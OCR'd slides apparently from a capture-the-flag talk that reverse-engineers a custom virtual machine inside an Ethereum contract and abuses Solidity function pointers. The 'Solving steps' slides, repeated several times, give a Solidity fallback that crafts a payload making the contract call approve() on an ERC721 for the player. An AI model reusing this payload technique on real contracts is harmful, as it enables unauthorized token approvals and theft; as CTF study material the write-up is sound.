
Reverse Time : The VM (2) 0x11

Simulate a stack FIFO in the transient storage

- `0x11xxyyyyyy` :
  - `xx` : number of elements
  - `yyyyyy` : elements value


```
case 0x11 {
    let n := byte(0, calldataload(add(pos, 1)))
    if gt(n, 0x20) {
        mstore(0, "CANNOT PUSH >32 BYTES ON V-STACK")
        revert(0, 0x1c)
    }

    let fullData := calldataload(add(pos, 2))
    let data := shr(mul(sub(0x20, n), 8), fullData)

    // Update the vm stack length by 1
    tstore(0, add(tload(0), 1))

    // Store new value
    tstore(tload(0), data)

    // update the pos to the next OP
    pos := add(pos, add(n, 1))
}
```

Reverse Time : The VM (2) 0x33





```
case 0x33 {
    // get the next 32 bytes
    let data := calldataload(add(pos, 1))

    // store the data in memory at the current vm memory pointer
    mstore(tload(0x40), data)

    // update the vm memory pointer
    tstore(0x40, add(tload(0x40), 0x20))

    // update the pos to the next OP
    pos := add(pos, 0x20)
}
```

Reverse Time : The VM (2) 0x33





```
case 0x33 {
    // get the next 32 bytes
    let data := calldataload(add(pos, 1))

    // store the data in memory at the current vm memory pointer
    mstore(tload(0x40), data)

    // update the vm memory pointer
    tstore(0x40, add(tload(0x40), 0x20))

    // update the pos to the next OP
    pos := add(pos, 0x20)
}
```

Reverse Time : The VM (2) 0x33





```
case 0x33 {
    // get the next 32 bytes
    let data := calldataload(add(pos, 1))

    // store the data in memory at the current vm memory pointer
    mstore(tload(0x40), data)

    // update the vm memory pointer
    tstore(0x40, add(tload(0x40), 0x20))

    // update the pos to the next OP
    pos := add(pos, 0x20)
}
```

Reverse Time : The VM (2) 0x33




```
case 0x33 {
    // get the next 32 bytes
    let data := calldataload(add(pos, 1))

    // store the data in memory at the current vm memory pointer
    mstore(tload(0x40), data)

    // update the vm memory pointer
    tstore(0x40, add(tload(0x40), 0x20))

    // update the pos to the next OP
    pos := add(pos, 0x20)
}
```

Reverse Time : The VM (2) 0x33




```
case 0x33 {
    // get the next 32 bytes
    let data := calldataload(add(pos, 1))

    // store the data in memory at the current vm memory pointer
    mstore(tload(0x40), data)

    // update the vm memory pointer
    tstore(0x40, add(tload(0x40), 0x20))

    // update the pos to the next OP
    pos := add(pos, 0x20)
}
```

Reverse Time : The VM (2) 0x33

Store at max 32 bytes in the memory at fmp tload(0x40)

- `0x33xxyyyyyy` :
  - `xx` : number of elements
  - `yyyyyy` : elements value

```
case 0x33 {
    // get the next 32 bytes
    let data := calldataload(add(pos, 1))

    // store the data in memory at the current vm memory pointer
    mstore(tload(0x40), data)

    // update the vm memory pointer
    tstore(0x40, add(tload(0x40), 0x20))

    // update the pos to the next OP
    pos := add(pos, 0x20)
}
```

Reverse Time : The VM (2) 0x22


```
case 0x22 {
    // Get target address and value from stack
    let target := _pop_stack()

    let value := _pop_stack()

    // Get total bytes to read from stack
    let memPos := _pop_stack()

    let bytesToRead := _pop_stack()

    // Make the call
    let success := call(
        gas(),          // Forward all gas
        target,         // Target address
        value,          // Value to send
        memPos,         // Memory offset of input (starts with selector)
        bytesToRead,    // Length of input (selector + args)
        0,              // Memory offset of output
        0               // Length of output
    )

    if iszero(success) {
        mstore(0, "CALL FAILED")
        revert(0, 0x0a)
    }
}
```

Reverse Time : The VM (2) 0x22


```
case 0x22 {
    // Get target address and value from stack
    let target := _pop_stack()

    let value := _pop_stack()

    // Get total bytes to read from stack
    let memPos := _pop_stack()

    let bytesToRead := _pop_stack()

    // Make the call
    let success := call(
        gas(),          // Forward all gas
        target,         // Target address
        value,          // Value to send
        memPos,         // Memory offset of input (starts with selector)
        bytesToRead,    // Length of input (selector + args)
        0,              // Memory offset of output
        0               // Length of output
    )

    if iszero(success) {
        mstore(0, "CALL FAILED")
        revert(0, 0x0a)
    }
}
```

Reverse Time : The VM (2) 0x22

Call opcodes with values on the Tstack and memory


```
case 0x22 {
    // Get target address and value from stack
    let target := _pop_stack()

    let value := _pop_stack()

    // Get total bytes to read from stack
    let memPos := _pop_stack()

    let bytesToRead := _pop_stack()

    // Make the call
    let success := call(
        gas(),          // Forward all gas
        target,         // Target address
        value,          // Value to send
        memPos,         // Memory offset of input (starts with selector
        bytesToRead,    // Length of input (selector + args)
        0,              // Memory offset of output
        0               // Length of output
    )

    if iszero(success) {
        mstore(0, "CALL FAILED")
        revert(0, 0x0a)
    }
}
```

Solving steps

- Call `play(string)` with :
    - data == “answer”, fetch from previous block
    - Bytes SC `9&10 == 0x0660` , jump :: play(string) --> metadata
    - `CALLVALUE() == 0x02d1` , jump :: metadata --> entry point VM
    - Craft the payload to execute `approve(PLAYER)` on ERC721 OPAZE from the OpazeWhisperer VM

Solving steps

```
fallback() external payable {

        bytes memory push_stack = hex"11";
        bytes memory call = hex"22";
        bytes memory push_memory = hex"33";

        bytes memory data = abi.encodeWithSignature("approve(address,uint256)",ADDRESS_THIS, 1);

        ///*/// craft the payload ///*///
        bytes memory payload = hex"";
        payload = bytes.concat(payload, abi.encodeWithSignature("play(string)", "answer"));

        // bytesToRead
        payload = bytes.concat(payload, push_stack);
        payload = bytes.concat(payload, hex"01");
        payload = bytes.concat(payload, hex"44"); // 4 selector + 2 * 32 variable

        // memPos
        payload = bytes.concat(payload, push_stack);
        payload = bytes.concat(payload, hex"01");
        payload = bytes.concat(payload, hex"00");

        // value
        payload = bytes.concat(payload, push_stack);
        payload = bytes.concat(payload, hex"01");
        payload = bytes.concat(payload, hex"00");

        // target
        payload = bytes.concat(payload, push_stack);
        payload = bytes.concat(payload, hex"14");
        payload = bytes.concat(payload, bytes20(address(OPAZE)));

        // encode the approve call
        payload = bytes.concat(payload, push_memory);
        payload = abi.encodePacked(payload, getBytes(data, 0, 32));
        payload = bytes.concat(payload, push_memory);
        payload = abi.encodePacked(payload, getBytes(data, 32, 32));
        payload = bytes.concat(payload, push_memory);
        payload = abi.encodePacked(payload, getBytes(data, 64, 32));

        payload = bytes.concat(payload, call);

        address(OPAZEWHISPERER).call{value : 721 wei}(payload);
    }
```


```
case 0x22 {
    // Get target address and value from stack
    let target := _pop_stack()

    let value := _pop_stack()

    // Get total bytes to read from stack
    let memPos := _pop_stack()

    let bytesToRead := _pop_stack()

    // Make the call
    let success := call(
        gas(),          // Forward all gas
        target,         // Target address
        value,          // Value to send
        memPos,         // Memory offset of input (starts with selector)
        bytesToRead,    // Length of input (selector + args)
        0,              // Memory offset of output
        0               // Length of output
    )

    if iszero(success) {
        mstore(0, "CALL FAILED")
        revert(0, 0x0a)
    }
}
```

Solving steps

```solidity
fallback() external payable {

        bytes memory push_stack = hex"11";
        bytes memory call = hex"22";
        bytes memory push_memory = hex"33";

        bytes memory data = abi.encodeWithSignature("approve(address,uint256)",ADDRESS_THIS, 1);

        ///*/// craft the payload ///*///
        bytes memory payload = hex"";
        payload = bytes.concat(payload, abi.encodeWithSignature("play(string)", "answer"));

        // bytesToRead
        payload = bytes.concat(payload, push_stack);
        payload = bytes.concat(payload, hex"01");
        payload = bytes.concat(payload, hex"44"); // 4 selector + 2 * 32 variable

        // memPos
        payload = bytes.concat(payload, push_stack);
        payload = bytes.concat(payload, hex"01");
        payload = bytes.concat(payload, hex"00");

        // value
        payload = bytes.concat(payload, push_stack);
        payload = bytes.concat(payload, hex"01");
        payload = bytes.concat(payload, hex"00");

        // target
        payload = bytes.concat(payload, push_stack);
        payload = bytes.concat(payload, hex"14");
        payload = bytes.concat(payload, bytes20(address(OPAZE)));

        // encode the approve call
        payload = bytes.concat(payload, push_memory);
        payload = abi.encodePacked(payload, getBytes(data, 0, 32));
        payload = bytes.concat(payload, push_memory);
        payload = abi.encodePacked(payload, getBytes(data, 32, 32));
        payload = bytes.concat(payload, push_memory);
        payload = abi.encodePacked(payload, getBytes(data, 64, 32));

        payload = bytes.concat(payload, call);

        address(OPAZEWHISPERER).call{value : 721 wei}(payload);
    }
```

```solidity
case 0x22 {
    // Get target address and value from stack
    let target := _pop_stack()

    let value := _pop_stack()

    // Get total bytes to read from stack
    let memPos := _pop_stack()

    let bytesToRead := _pop_stack()

    // Make the call
    let success := call(
        gas(),          // Forward all gas
        target,         // Target address
        value,          // Value to send
        memPos,         // Memory offset of input (starts with selector)
        bytesToRead,    // Length of input (selector + args)
        0,              // Memory offset of output
        0               // Length of output
    )

    if iszero(success) {
        mstore(0, "CALL FAILED")
        revert(0, 0x0a)
    }
}
```

Solve Steps



```
fallback() external payable {

        bytes memory push_stack = hex"11";
        bytes memory call = hex"22";
        bytes memory push_memory = hex"33";

        bytes memory data = abi.encodeWithSignature("approve(address,uint256)",ADDRESS_THIS, 1);

        ///*/// craft the payload ///*///
        bytes memory payload = hex"";
        payload = bytes.concat(payload, abi.encodeWithSignature("play(string)", "answer"));

        // bytesToRead
        payload = bytes.concat(payload, push_stack);
        payload = bytes.concat(payload, hex"01");
        payload = bytes.concat(payload, hex"44"); // 4 selector + 2 * 32 variable

        // memPos
        payload = bytes.concat(payload, push_stack);
        payload = bytes.concat(payload, hex"01");
        payload = bytes.concat(payload, hex"00");

        // value
        payload = bytes.concat(payload, push_stack);
        payload = bytes.concat(payload, hex"01");
        payload = bytes.concat(payload, hex"00");

        // target
        payload = bytes.concat(payload, push_stack);
        payload = bytes.concat(payload, hex"14");
        payload = bytes.concat(payload, bytes20(address(OPAZE)));

        // encode the approve call
        payload = bytes.concat(payload, push_memory);
        payload = abi.encodePacked(payload, getBytes(data, 0, 32));
        payload = bytes.concat(payload, push_memory);
        payload = abi.encodePacked(payload, getBytes(data, 32, 32));
        payload = bytes.concat(payload, push_memory);
        payload = abi.encodePacked(payload, getBytes(data, 64, 32));

        payload = bytes.concat(payload, call);

        address(OPAZEWHISPERER).call{value : 721 wei}(payload);
    }
```

```
case 0x22 {
    // Get target address and value from stack
    let target := _pop_stack()

    let value := _pop_stack()

    // Get total bytes to read from stack
    let memPos := _pop_stack()

    let bytesToRead := _pop_stack()

    // Make the call
    let success := call(
        gas(),          // Forward all gas
        target,         // Target address
        value,          // Value to send
        memPos,         // Memory offset of input (starts with selector)
        bytesToRead,    // Length of input (selector + args)
        0,              // Memory offset of output
        0               // Length of output
    )

    if iszero(success) {
        mstore(0, "CALL FAILED")
        revert(0, 0x0a)
    }
}
```

Function pointer

```
function() internal iFunction;
function() external returns(bool) eFunction;
function(uint256, address) external e2Function;
```

storage layout :

- external | public : 24 bytes (addr | selector)
- internal : 8 bytes (4 upper bytes --> the jump dest)

```
Type                                    | Hex Value
----------------------------------------|------------------------------------------------------------------------
function () view external returns (bool) | 0x00000000000000008acd85898458400f7db866d53fcff6f0d49741ff98ecad6e
function ()                              | 0x0000000000000000000000000000000000000000000000000000000a000001ea
```

Function pointer

```
    constructor(address _opaze, bytes memory y) {
        opaze = _opaze;
        owner = msg.sender;

        function() internal $;
        assembly{
            $ := shl(0x20, 0x6b2)
        }$();
    }
```

internal function pointer to 0x06b2

```
Type                                    | Hex Value
----------------------------------------|-----------------------------------------------------------------------------
function $()                            | 0x00000000000000000000000000000000000000000000000000006b200000000 |
```

Function pointer

Function pointer

fn pointer in the constructor

Hijack the execution control flow

Function pointer

fn pointer in the constructor

Hijack the execution control flow

Return arbitrary smart contract

🥐 Merci 🥖

Twitter : m4k2_0x

Discord : m4k2